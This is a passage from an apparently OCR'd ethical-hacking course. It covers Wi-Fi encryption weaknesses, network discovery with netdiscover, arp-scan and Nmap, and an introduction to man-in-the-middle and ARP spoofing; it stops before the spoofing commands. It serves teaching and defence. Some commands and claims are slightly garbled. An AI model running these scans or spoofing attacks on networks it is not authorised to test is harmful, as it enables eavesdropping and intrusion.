- **WEP**: WEP is an old encryption, and it's really weak, as we seen in the course there are a number of methods that can be used to crack this encryption regardless of the strength of the password and even if there is nobody connected to the network. These attacks are possible because of the way WEP works, we discussed the weakness of WEP and how it can be cracked, some of these methods even allow you to crack the key in a few minutes.
- **WPA/WPA2**: WPA and WPA2 are similar, the only difference between them is the algorithm used to encrypt the information but both encryptions work in the same way. WPA/WPA2 can be cracked in two ways:
    - If WPS feature is enabled then there is a high chance of obtaining the key regardless of its complexity, this can be done by exploiting a weakness in the WPS feature. WPS is used to allow users to connect to their wireless network without entering the key, this is done by pressing a WPS button on both the router and the device that they want to connect, the authentication works using an eight digit pin, hackers can brute force this pin in relatively short time (in an average of 10 hours), once they get the right pin they can use a tool called reaver to reverse engineer the pin and get the key, this is all possible due to the fact that the WPS feature uses an easy pin (only 8 characters and only contains digits), so it's not a weakness in WPA/WPA2, it's a weakness in a feature that can be enabled on routers that use WPA/WPA2 which can be exploited to get the actual WPA/WPA2 key.

- If WPS is not enabled, then the only way to crack WPA/WPA2 is using a dictionary attack, in this attack a list of passwords (dictionary) is compared against a file (handshake file) to check if any of the passwords is the actual key for the network, so if the password does not exist in the wordlist then the attacker will not be able to find the password.

Conclusion:

- WEP encryption is an old encryption method and have major vulnerability and should not be used at all, as it can be cracked easily regardless of the complexity of the password and even if there is nobody connected to the network.
- Use WPA2 with a complex password, make sure the password contains small letters, capital letters, symbols, and numbers.
- Enterprises that have Active Directory and wireless controller should integrate the access to the Wi-Fi with Active directory so no shared Wi-Fi password is used.
- WPS feature is disabled in Wi-Fi Routers as it can be used to crack your complex WPA2 key by brute-forcing the easy WPS pin.

Post Connection Attacks

After gaining access to the network through Wi-Fi, hackers will move to the next stage of the attack which is discovering the networks and looking for systems, Databases and application vulnerabilities, in this chapter you will learn tools to discover the network such as Nmap tool, launching man in the middle attacks and more.

After Gaining access to the network we are going to move to discovering the network and what devices are connected to the network, we have three methods to discover the network.

1. Network discovering

Network discover command tell us all the devices that connected to the network and the type and IP address of the device.


```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        ether 08:00:27:1f:30:76  txqueuelen 1000  (Ethernet)
        RX packets 15  bytes 1797 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 52  bytes 4242 (4.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 42  bytes 2030 (1.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 42  bytes 2030 (1.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.101  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 2607:fea8:bea0:e250::154a  prefixlen 128  scopeid 0x0<global>
        inet6 2607:fea8:bea0:e250:a3f2:bb65:3ad:d688  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::2d2c:1535:d645:8db7  prefixlen 64  scopeid 0x20<link>
        ether 00:c0:ca:96:eb:93  txqueuelen 1000  (Ethernet)
        RX packets 389  bytes 57416 (56.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 813  bytes 54078 (52.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

The wireless card should be in client mode and have IP address from the network

Exercise 9: Using Network Discovery tool netdiscover

- #netdiscover -i wlan0 -r 192.168.0.1/24

Exercise 10: Using Network discovery tool arp-scan

- if you are facing problems with netdiscover (with Kali 2020.2 version netdiscover is not stable and sometimes does not show any devices in the scan).
- arp-scan does the same job and it comes loaded part of kali
- To use arp-scan tool #arp-scan –help
- #arp-scan -I wlan0 192.168.0.0/24
- Repeat the above command more than one time because of the nature of arp protocol

```
root@kali:~# arp-scan -I wlan0 192.168.0.0/24
Interface: wlan0, type: EN10MB, MAC: 00:c0:ca:96:eb:93, IPv4: 192.168.0.182
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     f8:1d:[redacted]        Hitron Technologies. Inc
192.168.0.156   ac:db:[redacted]        Shenzhen Geniatech Inc, Ltd
192.168.0.116   44:4a:[redacted]        (Unknown)
192.168.0.124   48:f1:[redacted]        Intel Corporate
192.168.0.168   24:a2:[redacted]        Apple, Inc.
192.168.0.157   3e:68:[redacted]        (Unknown: locally administered)
192.168.0.180   ec:c4:[redacted]        Nintendo Co.,Ltd
192.168.0.51    90:61:[redacted]        Intel Corporate
192.168.0.152   2c:dc:[redacted]        (Unknown)
192.168.0.170   94:53:[redacted]        Hon Hai Precision Ind. Co.,Ltd.
192.168.0.91    6c:c7:[redacted]        SAMSUNG ELECTRO-MECHANICS(THAILAND)
192.168.0.158   b8:d7:[redacted]        Murata Manufacturing Co., Ltd.

12 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.002 seconds (127.87 hosts/sec). 12 responded
root@kali:~#
```

2. Using NMAP tool

- Nmap is a network discovery tool that can be used to gather detailed information about any client in the network, Nmap is a very large tool and have many uses in penetration testing and there are dedicated courses to teach Nmap.
- We shall have a look at some of Nmap features to discover connected clients and gather more information about them.
- We are going to use Zenmap version of Nmap (Gui based Nmap tool).
- Prior to Kali version 2020.1 Zenmap comes part of Kali distribution and no need to install it.
- Download zenmap

- # cd Downloads
- #wget https://nmap.org/dist/zenmap-7.80-1.noarch.rpm


```
root@kali:~# cd Downloads/
root@kali:~/Downloads# wget https://nmap.org/dist/zenmap-7.80-1.noarch.rpm
--2020-04-15 11:17:17--  https://nmap.org/dist/zenmap-7.80-1.noarch.rpm
Resolving nmap.org (nmap.org)... 2600:3c01::f03c:91ff:fe98:ff4e, 45.33.49.119
Connecting to nmap.org (nmap.org)|2600:3c01::f03c:91ff:fe98:ff4e|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 725308 (708K) [application/octet-stream]
Saving to: 'zenmap-7.80-1.noarch.rpm'

zenmap-7.80-1.noarch.rpm    100%[=======================================>] 708.31K  1.25MB/s    in 0.6s

2020-04-15 11:17:18 (1.25 MB/s) - 'zenmap-7.80-1.noarch.rpm' saved [725308/725308]

root@kali:~/Downloads# ls
compat-wireless-2010-06-26-p          nmap-7.80-1.x86_64.rpm  RT2870_Firmware_V22.zip
compat-wireless-2010-06-26-p.tar.bz2  RT2870_Firmware_V22     zenmap-7.80-1.noarch.rpm
```

- Convert .rpm file using Alien to a .deb file
- **#apt-get update**

```
root@kali:~/Downloads# apt install alien
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  liboauth0 python-asn1crypto python-backports.functools-lru-cache python-bs4 python-dnspython
  python-html5lib python-lxml python-netaddr python-soupsieve python-webencodings
Use 'apt autoremove' to remove them.
The following additional packages will be installed:
  autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz gettext intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmsign8 libsub-override-perl
  libsys-hostname-long-perl po-debconf rpm rpm-common rpm2cpio
Suggested packages:
  lintian dh-make rpm-i18n gettext-doc libasprintf-dev libgettextpo-dev libmail-box-perl elfutils rpmlint
  rpm2html
The following NEW packages will be installed:
  alien autopoint debhelper debugedit dh-autoreconf dh-strip-nondeterminism dwz gettext intltool-debian
  libarchive-cpio-perl libarchive-zip-perl libdebhelper-perl libfile-stripnondeterminism-perl
  libmail-sendmail-perl librpm8 librpmbuild8 librpmio8 librpmsign8 libsub-override-perl
  libsys-hostname-long-perl po-debconf rpm rpm-common rpm2cpio
0 upgraded, 24 newly installed, 0 to remove and 230 not upgraded.
Need to get 14.6 MB of archives.
After this operation, 23.4 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 autopoint all 0.19.8.1-10 [435 kB]
```


- **#apt install alien**
- **#alien #zenmap-7.80-1.noarch.rpm**
- **Install using dpkg**
- **#dpkg -I zenmap_7.80_all.deb**


- Start zenmap **#zenmap**




Exercise 11: using Nmap

- In Kali type the following command to start Nmap tool #zenmap
- In the Target field enter the IP address or a subnet as shown in the screenshot below







Note

The above exercise is to make you familiar with NMAP tool. Nmap is main tool that used in all vulnerability assessment tools that hackers start with to discover open ports in servers. Open port means a service that could be exploited and lead to server penetration. We are going to use NMAP in other penetration tests throughout this book.

3. Man in the Middle Attacks (MiTM)

Man in the middle Attack is one in which the attacker secretly intercepts and relays messages between two parties who believe they are communicating directly with each other. MiTM attackers pose a serious threat to online security because it gives the attacker the ability to capture and manipulate sensitive information in real-time. The attack is a type of eavesdropping (Eavesdropping is the unauthorized real-time interception of a private communication, such as a phone call, instant message, videoconference, or fax transmission. The term eavesdrop derives from the practice of standing under the eaves of a house, listening to conversations inside) in which the entire conversation is controlled by attacker. Sometimes referred to as session hijacking attack, MiTM has a strong chance of success when the attacker can impersonate each party to the satisfaction of the other.

A common method of executing a MiTM attack involve distributing malware that provide attacker with access to the user's Web browser and the data it sends and receives during transactions and conversations. Once the attacker has control, he can redirect users to fake site that looks like the site the user is expecting to reach. The attacker can then create a connection to the real site and act as a proxy to read, insert and modify the traffic between the user and the legitimate site. Online banking and e-commerce sites are frequently the target of MiTM attacks so that the attacker can capture login credentials and other sensitive data.

Most cryptographic protocols include some of endpoint authentication specifically, are made to prevent MiTM attacks. For example, the transport layer security (TLS) protocol can be required to authenticate one or both parties using mutually trusted certificate authority. Unless users take heed warnings when suspected certificate is presented, however, MiTM attack can still be carried with fake or forged certificates.

MiTM attacker can also exploit vulnerabilities in wireless router's security caused by weak or default passwords. For example, a malicious router, also called evil twin or fake access point can be setup in a public place like a café or hotel to intercept information traveling through the router.

Type of MiTM attacks:

- ARP spoofing
- DNS Spoofing
- STP mangling
- DHCP Spoofing
- ICMP redirection
- And more

4. ARP Spoofing


Address Resolution Protocol (ARP) is very essential for computers communications as it tell the client device who is the router, the protocol is not secure, the client will accept any ARP packets saying that "I am the router", and start sending packets to that destination, this weakness in the protocol is used to start ARP spoofing . ARP Spoofing is extremely hard to protect against if the attacker has the wireless password.

ARP Protocol main security issues:

- Each ARP Request/response is trusted.
- Client can accept response even if it did not sent request.

ARP Spoofing

We are going to do MiMT attack using APR spoofing by telling a client that we are the router, in the same time we tell the Router that we are the clients.




Exercise 12: ARP Spoofing using arpspoof tool


In this Exercise we are going to use the virtual environment that we created in virtual box and we are going to spoof the Windows machine from Kali Linux and let it direct all its packets to Kali Linux machine.

Go to virtual Box and make sure that both Kali Linux and Windows machine shows the following

